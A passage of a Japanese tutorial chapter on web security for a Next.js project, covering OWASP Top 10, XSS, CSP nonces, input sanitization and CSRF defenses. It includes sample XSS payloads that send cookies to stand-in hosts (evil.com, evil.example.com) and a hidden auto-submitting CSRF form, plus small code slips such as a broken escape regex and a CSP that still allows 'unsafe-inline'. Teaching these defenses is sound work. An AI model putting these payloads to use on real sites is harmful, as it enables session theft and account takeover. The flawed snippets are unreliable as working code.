

第20章: セキュリティ

20.0 実習手順の進め方と手順マップ


手順に沿って進めると、どのファイルに何を入力し、何を確認すればよいかが分かります。形式の説明は [チュートリアルの進め方](#) を参照してください。

手順	主な対象ファイル（例）	完了時に確認すること
OWASP・XSS・CSRF・SQL対策	各セクション	脅威と対策の考え方が分かる
認証・レート制限	<code>lib/rate-limit.ts</code> , <code>lib/auth.ts</code>	レート制限・認証が堅牢になる
2FA	<code>lib/actions/auth.ts</code> , 2FA UI	TOTP・バックアップコードが動く
デバイスフィンガープリント・ログイン	ログイン処理	未知デバイス検出・ロックアウトが動く
入力サニタイズ・CSP・環境変数	<code>lib/sanitize.ts</code> , ヘッダー設定	多層防御・機密管理ができる

各セクションで **対象ファイル・入力するコード（サンプルコード）・実行方法・実行するとこうなる・このあとと変わる事・確認方法** を確認しながら進めてください。

この章の目標: Webアプリケーションにおけるセキュリティの基本概念を理解し、BON-LOGプロジェクトで実践的なセキュリティ対策を実装できるようになること。

この章の全体像



前提知識

この章を読む前に、以下の知識があると理解がスムーズです。

- **HTTP の基本:** リクエスト/レスポンス、ヘッダー、Cookieの仕組み
- **Next.js の基本:** App Router、Server Components、Server Actions
- **TypeScript の基本:** 型定義、関数の書き方
- **Prisma の基本:** データベース操作の基礎（第12章参照）

初心者の方へ: セキュリティは難しく感じるかもしれませんが、「なぜ危険なのか」を現実世界の例えで説明しています。コードを1行ずつ理解していけば、必ず身につきます。

20.1 OWASP Top 10 -- Web セキュリティの「教科書」

このセクションで学ぶこと

- OWASP とは何か、なぜ重要なのか
- Web アプリケーションの代表的な脅威10種類
- 各脅威がBON-LOGにどう関係するか

20.1.1 OWASPとは？


OWASP（Open Web Application Security Project） は、Webアプリケーションのセキュリティ向上を目指す非営利団体です。世界中のセキュリティ専門家が参加し、最も危険な脅威を「Top 10」としてまとめています。

現実世界のたとえ: OWASPは「交通事故の原因ランキング」のようなものです。「スピード違反」「飲酒運転」「信号無視」といった危険行為を知っておくことで、事故を防げるのと同じように、Webの脅威を知っておくことで攻撃を防げます。

20.1.2 OWASP Top 10 一覧（2021年版）

OWASP Top 10は、Webアプリケーションの最も重大なセキュリティリスクをまとめたものです。

順位	脅威名	日本語名	BON-LOGでの関連度
1	Broken Access Control	アクセス制御の不備	高 -- 他人の投稿を編集できてしまう等
2	Cryptographic Failures	暗号化の失敗	高 -- パスワードの平文保存等
3	Injection	インジェクション攻撃	高 -- 検索機能でのSQL注入等
4	Insecure Design	安全でない設計	中 -- 設計段階からセキュリティを考慮
5	Security Misconfiguration	セキュリティ設定ミス	中 -- 環境変数の漏洩等
6	Vulnerable Components	脆弱なコンポーネント	中 -- 古いnpmパッケージの利用等
7	Authentication Failures	認証の失敗	高 -- ログイン機能の脆弱性
8	Software and Data Integrity Failures	ソフトウェアとデータの整合性の失敗	低
9	Security Logging and Monitoring Failures	ログとモニタリングの失敗	中 -- 不正アクセスの検知
10	Server-Side Request Forgery (SSRF)	サーバーサイドリクエストフォージェリ	低



20.1.3 この章で扱う範囲

この章では、BON-LOGに特に関連の深い以下の脅威に焦点を当てます。

- **XSS（クロスサイトスクリプティング）** -- 3番「Injection」に含まれる
- **CSRF（クロスサイトリクエストフォージェリ）** -- 1番「Broken Access Control」に関連
- **SQLインジェクション** -- 3番「Injection」に含まれる
- **認証の脆弱性** -- 7番「Authentication Failures」に対応
- **レート制限** -- 7番「Authentication Failures」の対策の一つ

▶ 理解度チェック: OWASP Top 10

20.2 XSS（クロスサイトスクリプティング）対策

このセクションで学ぶこと


- XSS攻撃の仕組みと3つの種類
- CSP（Content Security Policy）によるスクリプト実行制御
- ユーザー入力のサニタイズ（無害化）手法
- Next.jsでの具体的な実装方法

20.2.1 XSSとは？ -- 「見えないスクリプト」の恐怖

XSS（Cross-Site Scripting） は、攻撃者が悪意のあるJavaScriptコードをWebページに挿入する攻撃です。被害者がそのページを開くと、攻撃者のスクリプトが実行されてしまいます。

現実世界のたとえ: 掲示板に「この紙に書かれた指示に従ってください」という悪意ある張り紙を貼るようなものです。掲示板を見た人は、それが正式な掲示だと思って指示に従ってしまいます。XSSでは、Webページに悪意あるスクリプトが「張り紙」として埋め込まれ、ブラウザがそれを正規のコードだと思って実行してしまいます。

XSS攻撃の流れ



XSSの3つの種類

種類	名前	説明	BON-LOGでの危険箇所
Stored XSS	格納型	悪意あるスクリプトがDBに保存される	投稿内容、コメント、プロフィール
Reflected XSS	反射型	URLパラメータ等から即座にページに反映される	検索機能、エラーメッセージ
DOM-based XSS	DOM型	クライアント側のJavaScriptで動的にDOMを操作する際に発生	動的なUI更新部分

具体的な攻撃例（BON-LOGの場合）

BON-LOGで攻撃者が以下のような投稿をしたとします。

```
<!-- 攻撃者の投稿内容 -->
素敵な盆栽ですね！<script>
  // 被害者のCookieを盗む
  fetch('https://evil.example.com/steal?cookie=' + document.cookie)
</script>
```

対策がなければ、この投稿を閲覧した全ユーザーのCookieが攻撃者に送られてしまいます。

XSS攻撃の具体例 掲示板にユーザーが以下を投稿したとします：

```
<script>
  // 他のユーザーのCookieを盗み、攻撃者のサーバーに送信
  fetch('https://evil.com/steal?cookie=' + document.cookie)
</script>
```


サニタイズなしでこの投稿を表示すると、そのページを閲覧した全ユーザーのセッションCookieが盗まれ、アカウントが乗っ取られます。

対策: `sanitize()` で `<script>` タグを除去し、CSPヘッダーでインラインスクリプトの実行を制限します。

20.2.2 Content Security Policy (CSP) -- ブラウザに「許可リスト」を教える

CSPは、ブラウザに対して「このページで実行してよいスクリプトの条件」を指示するHTTPヘッダーです。許可されていないスクリプトはブロックされます。

現実世界のたとえ: 建物のセキュリティゲートのようなものです。「社員証を持っている人だけ通過できます」というルールを設定することで、部外者の侵入を防ぎます。CSPは「nonceという一時的なパスを持っているスクリプトだけ実行を許可する」というルールです。



Next.jsでCSPを設定し、nonceを使用してインラインスクリプトを保護します。

CSP (Content Security Policy) の仕組み CSPはHTTPヘッダーで「このページで実行を許可するスクリプトの出所」を指定します：

```
Content-Security-Policy: script-src 'self' 'nonce-abc123'
```

- `'self'` : 同じドメインからのスクリプトのみ許可
- `'nonce-abc123'` : この一時トークンが付いたスクリプトのみ許可

XSS攻撃で注入された `<script>` はnonceを持たないため、ブラウザが実行をブロックします。nonceはリクエストごとに変わるため、攻撃者は予測できません。

proxy.ts (Next.js 16)

BON-LOGでの使用箇所: `proxy.ts` (プロジェクトルート) で実装されています (Next.js 16 で `middleware.ts` から名称変更)。すべてのページリクエストに適用され、CSP nonce生成、セキュリティヘッダー付与、Origin検証、Basic認証、メンテナンスモードチェック、認証保護を一括して処理します。

実装しない場合の影響: CSPが未設定だとXSS攻撃に対して無防備になります。Origin検証がないとCSRFの追加防御層がなくなります。X-Frame-OptionsやX-Content-Type-Optionsなどのセキュリティヘッダーがないと、クリックジャッキングやMIMEスニффینگ攻撃のリスクが生じます。

BON-LOGの実際の `proxy.ts` は、Edge Runtimeで動作する軽量な実装です。nonceの生成に `Buffer` は使用せず、Edge Runtime互換の **Web Crypto API** (`crypto.getRandomValues`) を使用しています。

```
// proxy.ts (実際の実装 -- 抜粋・簡略化、Next.js 16 で middleware.ts から名称変更)

import NextAuth from 'next-auth'
import { authConfig } from '@/lib/auth.config'
import { NextResponse } from 'next/server'
import type { NextRequest } from 'next/server'

const { auth } = NextAuth(authConfig)

// Edge Runtime互換のnonce生成 (Buffer は Edge では使えない)
function generateNonce(): string {
  const array = new Uint8Array(16) // NONCE_BYTE_LENGTH = 16
  crypto.getRandomValues(array) // Web Crypto API (Edge Runtime対応)
  return btoa(String.fromCharCode(...array)) // Base64エンコード
}

// セキュリティヘッダーを追加する関数
function addSecurityHeaders(response: NextResponse, nonce?: string): NextResponse {
  response.headers.set('X-XSS-Protection', '1; mode=block')
  response.headers.set('X-Content-Type-Options', 'nosniff')
  response.headers.set('X-Frame-Options', 'DENY')
  response.headers.set('Referrer-Policy', 'strict-origin-when-cross-origin')
  response.headers.set('Permissions-Policy', 'camera=(), microphone=(), geolocation=(self)')
  response.headers.set('Cross-Origin-Opener-Policy', 'same-origin')
  response.headers.set('Cross-Origin-Resource-Policy', 'same-origin')

  // CSPディレクティブ (nonceを使ってインラインスクリプトを安全に許可)
  const nonceDirective = nonce ? `nonce-${nonce}` : ''
  const cspDirectives = [
    "default-src 'self'",
    `script-src 'self' ${nonceDirective} 'unsafe-inline' https://*.googlesyndication.com`,
    "style-src 'self' 'unsafe-inline' https://fonts.googleapis.com",
    "font-src 'self' https://fonts.gstatic.com",
    "img-src 'self' data: blob: https://*.r2.dev https://images.unsplash.com",
    "media-src 'self' blob: https://*.r2.dev",
    "connect-src 'self' https://*.r2.cloudflarestorage.com",
    "frame-ancestors 'none'",
    "base-uri 'self'",
    "form-action 'self'",
    "object-src 'none'",
    "upgrade-insecure-requests",
  ]
  response.headers.set('Content-Security-Policy', cspDirectives.join('; '))

  // nonceをカスタムヘッダーで次のコンポーネントに渡す
  if (nonce) {
    response.headers.set('x-nonce', nonce)
  }

  // HSTS (本番環境のみ)
  if (process.env.NODE_ENV === 'production') {

```

```

    response.headers.set('Strict-Transport-Security', 'max-age=31536000; includeSubDomains')
  }

  return response
}

export default auth(async (req) => {
  const nonce = generateNonce() // リクエストごとに新しいnonceを生成

  // Webhookパスはorigin検証をスキップ
  const isWebhook = req.nextUrl.pathname.startsWith('/api/webhooks/')
  if (!isWebhook && req.method === 'POST') {
    const origin = req.headers.get('origin')
    const allowedOrigins = [process.env.NEXT_PUBLIC_APP_URL || 'http://localhost:3000']
    if (origin && !allowedOrigins.includes(origin)) {
      return new NextResponse(JSON.stringify({ error: 'Unauthorized origin' })), { status: 401 }
    }
  }

  // 認証が必要なパスへの未認証アクセスはリダイレクト
  const isLoggedIn = !!req.auth
  const protectedPaths = ['/feed', '/posts', '/settings', '/notifications', '/bookmarks', '/bookmarks', '/bookmarks']
  const isProtected = protectedPaths.some((path) => req.nextUrl.pathname.startsWith(path))
  if (isProtected && !isLoggedIn) {
    const redirectUrl = new URL('/login', req.nextUrl)
    redirectUrl.searchParams.set('callbackUrl', req.nextUrl.pathname)
    return addSecurityHeaders(NextResponse.redirect(redirectUrl), nonce)
  }

  return addSecurityHeaders(NextResponse.next(), nonce)
})


// 静的ファイル・画像・favicon以外の全パスに適用
export const config = {
  matcher: [
    '/(?!_next/static|_next/image|favicon.ico|site\\.webmanifest|.*\\.?(?:svg|png|jpg|jpeg|gif|webp|woff|woff2|eot|ttf|otf))'
  ],
}

```

実際の実装との主な違い: 上記はBON-LOGの実際のコードを教育目的で簡略化したものです。実際の

`proxy.ts` (Next.js 16) には、さらにBasic認証チェック、メンテナンスモードのRedisチェック、Server Actionsの特別処理なども含まれています。

セキュリティレイヤーアーキテクチャ (Middleware → Rate Limit → Auth → Validation)



CSPディレクティブの解説表

ディレクティブ	設定値	意味
<code>default-src</code>	<code>'self'</code>	基本ルール: 同じオリジン（ドメイン）からのみ許可
<code>script-src</code>	<code>'self' 'nonce- ... '</code>	スクリプト: 同じオリジン + nonceつきのみ許可
<code>style-src</code>	<code>'self' 'unsafe-inline'</code>	スタイル: 同じオリジン + インラインスタイル許可
<code>img-src</code>	<code>'self' blob: data: https:</code>	画像: 同じオリジン + blob/data URL + HTTPS
<code>object-src</code>	<code>'none'</code>	Flash等のプラグイン: 一切禁止
<code>frame-ancestors</code>	<code>'none'</code>	iframe埋め込み: 一切禁止（クリックジャッキング対策）
<code>upgrade-insecure-requests</code>	--	HTTPリクエストを自動的にHTTPSに変換

app/layout.tsx -- nonceをHTMLに渡す

```
// app/layout.tsx -- ルートレイアウトでnonceを適用する

import { headers } from 'next/headers' // リクエストヘッダーを取得する関数

export default async function RootLayout({
  children,
}: {
  children: React.ReactNode
}) {
  // ミドルウェアで設定したnonceをヘッダーから取得する
  const headersList = await headers()
  const nonce = headersList.get('x-nonce')

  return (
    <html lang="ja">
      <head>
        {/* nonceをmetaタグに埋め込む（クライアント側のライブラリがnonceを参照するため） */}
        {nonce && <meta property="csp-nonce" content={nonce} />}
      </head>
      <body>
        {children}
        {/* インラインスクリプトにnonceを付与する */}
        {/* nonceが一致するので、CSPによってブロックされない */}
        {nonce && (
          <script nonce={nonce} dangerouslySetInnerHTML={{
            __html: `console.log('CSP nonce active')`
          }} />
        )}
      </body>
    </html>
  )
}
```

ポイント: nonceはリクエストごとに変わる一時的な値です。攻撃者がXSSでスクリプトを注入しても、正しいnonceを知らないため、ブラウザがそのスクリプトの実行をブロックします。

20.2.3 入力のサニタイゼーション -- ユーザー入力を「消毒」する

ユーザー入力をサニタイズ（無害化）して、XSSを防ぎます。

現実世界のたとえ: 病院で手術器具を滅菌消毒するように、ユーザーから受け取ったデータを「消毒」してから使います。危険な `<script>` タグなどを無害化することで、たとえ悪意ある入力があっても安全に表示できます。

サニタイズの2つのアプローチ

アプローチ1: HTMLサニタイズ（許可タグのみ残す）

入力: "盆栽綺麗<script>alert(1)</script>"

出力: "盆栽綺麗"（<script>が除去される）

アプローチ2: HTMLエスケープ（特殊文字を無害な文字列に変換）

入力: "<script>alert(1)</script>"

出力: "<script>alert(1)</script>"（タグとして機能しなくなる）

lib/utils/sanitize.ts

```
// lib/utils/sanitize.ts -- ユーザー入力を安全にする関数群

import DOMPurify from 'isomorphic-dompurify' // サーバーでもブラウザでも動くDOMPurify

/**
 * HTMLをサニタイズする関数
 * 安全なHTMLタグのみを残し、危険なタグ(<script>等)を除去する
 * リッチテキストエディタの出力など、一部のHTMLを許可したい場合に使用
 */
export function sanitizeHtml(html: string): string {
  return DOMPurify.sanitize(html, {
    // 許可するHTMLタグの一覧 (これ以外のタグは削除される)
    ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'a', 'p', 'br'],
    // 許可するHTML属性の一覧 (これ以外の属性は削除される)
    ALLOWED_ATTR: ['href', 'target', 'rel'],
  })
}

/**
 * HTMLエスケープ関数
 * HTMLの特殊文字を安全な文字参照に変換する
 * プレーンテキストとして表示したい場合に使用
 *
 * 変換例:
 * < → &lt; (タグの開始として解釈されなくなる)
 * > → &gt; (タグの終了として解釈されなくなる)
 * " → &quot; (属性値の区切りとして解釈されなくなる)
 */
export function escapeHtml(text: string): string {
  // 変換テーブル: 危険な文字 → 安全な文字参照
  const map: Record<string, string> = {
    '&': '&amp;', // &はHTML文字参照の開始文字なので最初に変換
    '<': '&lt;', // <はHTMLタグの開始文字
    '>': '&gt;', // >はHTMLタグの終了文字
    '"': '&quot;', // "はHTML属性値の区切り文字
    "'": '&#x27;', // 'もHTML属性値の区切り文字になりうる
    '/': '&#x2F;', // /は閉じタグに使われる
  }
  // 正規表現で危険な文字を見つけ、対応する文字参照に置換する
  return text.replace(/([<&gt;"'/])/g, (char) => map[char])
}

/**
 * URLのバリデーション関数
 * javascript:スキームなどの危険なURLを拒否する
 *
 * 攻撃例: <a href="javascript:alert(1)">クリック</a>
 * → このURLはHTTPでもHTTPSでもないので拒否される
 */
```

```
export function isValidUrl(url: string): boolean {
  try {
    const parsed = new URL(url) // URLとしてパースを試みる
    // HTTPまたはHTTPSプロトコルのみ許可する
    // javascript:, data: などの危険なプロトコルは拒否
    return ['http:', 'https:'].includes(parsed.protocol)
  } catch {
    return false // URLのパースに失敗 = 不正なURL
  }
}
```

使用例 -- Server Actionsでのサニタイズ

```
// lib/actions/post.ts -- 投稿作成時のサニタイズ例
'use server'

import { sanitizeHtml } from '@lib/utils/sanitize' // サニタイズ関数を読み込む
import { prisma } from '@lib/db' // Prismaクライアント

export async function createPost(content: string) {
  // ユーザーが入力した内容をサニタイズする
  // 例: "<script>alert(1)</script>盆栽" → "盆栽"
  const sanitized = sanitizeHtml(content)

  // サニタイズ済みの安全なデータをDBに保存する
  await prisma.post.create({
    data: {
      content: sanitized,
      // ...
    },
  })
}
```

重要: Reactは標準でJSXの中のテキストを自動エスケープしてくれます。そのため、`{userInput}` のように通常のテキスト表示をする場合、追加のエスケープは不要です。ただし、`dangerouslySetInnerHTML` を使う場合は**必ず**サニタイズが必要です。

20.2.4 よくあるトラブルと解決法（XSS編）

トラブル	原因	解決法
CSP設定後にページが真っ白になる	インラインスクリプトがブロックされている	nonceを正しく付与する。開発者ツールのConsoleでCSPエラーを確認
外部のCDNスクリプトが動かない	<code>script-src</code> で外部ドメインが許可されていない	CSPに該当ドメインを追加（例: <code>script-src 'self' https://cdn.example.com</code> ）
<code>dangerouslySetInnerHTML</code> でスタイルが崩れる	DOMPurifyがスタイル属性を除去している	<code>ALLOWED_ATTR</code> に <code>style</code> を追加（ただしセキュリティリスクあり）
サニタイズ後にリンクが消える	<code>ALLOWED_TAGS</code> に <code>a</code> が含まれていない	<code>ALLOWED_TAGS</code> 配列に <code>'a'</code> を追加する

▶ 理解度チェック: XSS対策

20.3 CSRF（クロスサイトリクエストフォージェリ）対策

このセクションで学ぶこと


- CSRF攻撃の仕組みと危険性
- Next.js Server Actionsによる自動的なCSRF防御
- Origin検証によるミドルウェアレベルの追加防御

20.3.1 CSRFとは？ -- 「あなたになりすます」攻撃

CSRF（Cross-Site Request Forgery） は、ユーザーが知らないうちに、そのユーザーの権限で意図しないリクエストを送信させる攻撃です。

現実世界のたとえ: あなたが銀行にログインしたまま、悪意あるWebサイトを開いたとします。そのサイトには「100万円を攻撃者の口座に振り込む」というリクエストを銀行に送信する仕掛けがあります。あなたは銀行にログイン済みなので、ブラウザが自動的にCookieを添付して送信してしまい、振込が実行されます。

CSRF攻撃の流れ



CSRF攻撃の具体例

攻撃者が以下のようなHTMLを含むサイトを作成します。

```
<!-- 悪意あるサイト evil.example.com のHTML -->
<h1>盆栽の画像を見る</h1>
<!-- ユーザーに見えない隠しフォーム -->
<form action="https://bon-log.com/api/posts/delete" method="POST" style="display:none">
  <input type="hidden" name="postId" value="重要な投稿のID" />
</form>
<!-- ページ読み込み時に自動送信 -->
<script>document.forms[0].submit()</script>
```

BON-LOGにログイン済みのユーザーがこのサイトを訪問すると、知らないうちに投稿が削除されてしまいます。

20.3.2 Server Actions による自動保護

Next.jsのServer Actionsは、自動的にCSRF保護を提供します。Server Actionsを呼び出す際、Next.jsが内部的にCSRFトークンの検証を行うため、外部サイトからの不正なリクエストはブロックされます。

```
// lib/actions/post.ts -- Server ActionsによるCSRF自動防御
'use server' // この宣言により、この関数はサーバー側でのみ実行される

import { auth } from '@lib/auth' // 認証関数を読み込む

export async function createPost(formData: FormData) {
  // auth()でセッションを検証する
  // ログインしていないユーザーからのリクエストはここで弾かれる
  const session = await auth()
  if (!session?.user?.id) {
    return { error: '認証が必要です' }
  }

  // Server Actionsは自動的にOriginをチェックするため、
  // 外部サイトからのCSRF攻撃は自動的にブロックされる
  //
  // 内部的には以下が行われている:
  // 1. リクエストのOriginヘッダーをチェック
  // 2. CSRFトークンの検証
  // 3. 同一オリジンからのリクエストのみ許可

  // ... (投稿処理)
}
```

ポイント: Server Actionsを使う最大のメリットの一つが、このCSRF自動防御です。API Routeを自分で作る場合は、CSRF対策を自分で実装する必要がありますが、Server Actionsなら何もなくても安全です。

20.3.3 Origin検証（Proxy） -- 追加の防御層

Server Actionsに加えて、Proxy（`proxy.ts`）でもOriginヘッダーをチェックすることで、二重の防御を実現します。BON-LOGでは許可オリジンリストを使った厳密な検証を行っています。

```
// proxy.ts -- Origin検証によるCSRF対策（実際の実装）

// 許可されたオリジンの一覧を取得
function getAllowedOrigins(): string[] {
  const appUrl = process.env.NEXT_PUBLIC_APP_URL || 'http://localhost:3000'
  const additionalOrigins = process.env.ALLOWED_ORIGINS?.split(',') || []
  const appOrigin = new URL(appUrl).origin
  return [appOrigin, ...additionalOrigins].filter(Boolean)
}

// POSTリクエストに対してOriginを検証
function validateOriginHeader(request: NextRequest): NextResponse | null {
  if (request.method !== 'POST') return null

  const origin = request.headers.get('origin')
  if (origin) {
    const allowedOrigins = getAllowedOrigins()
    if (!allowedOrigins.includes(origin)) {
      // 許可リストに含まれないオリジンは拒否
      return new NextResponse(
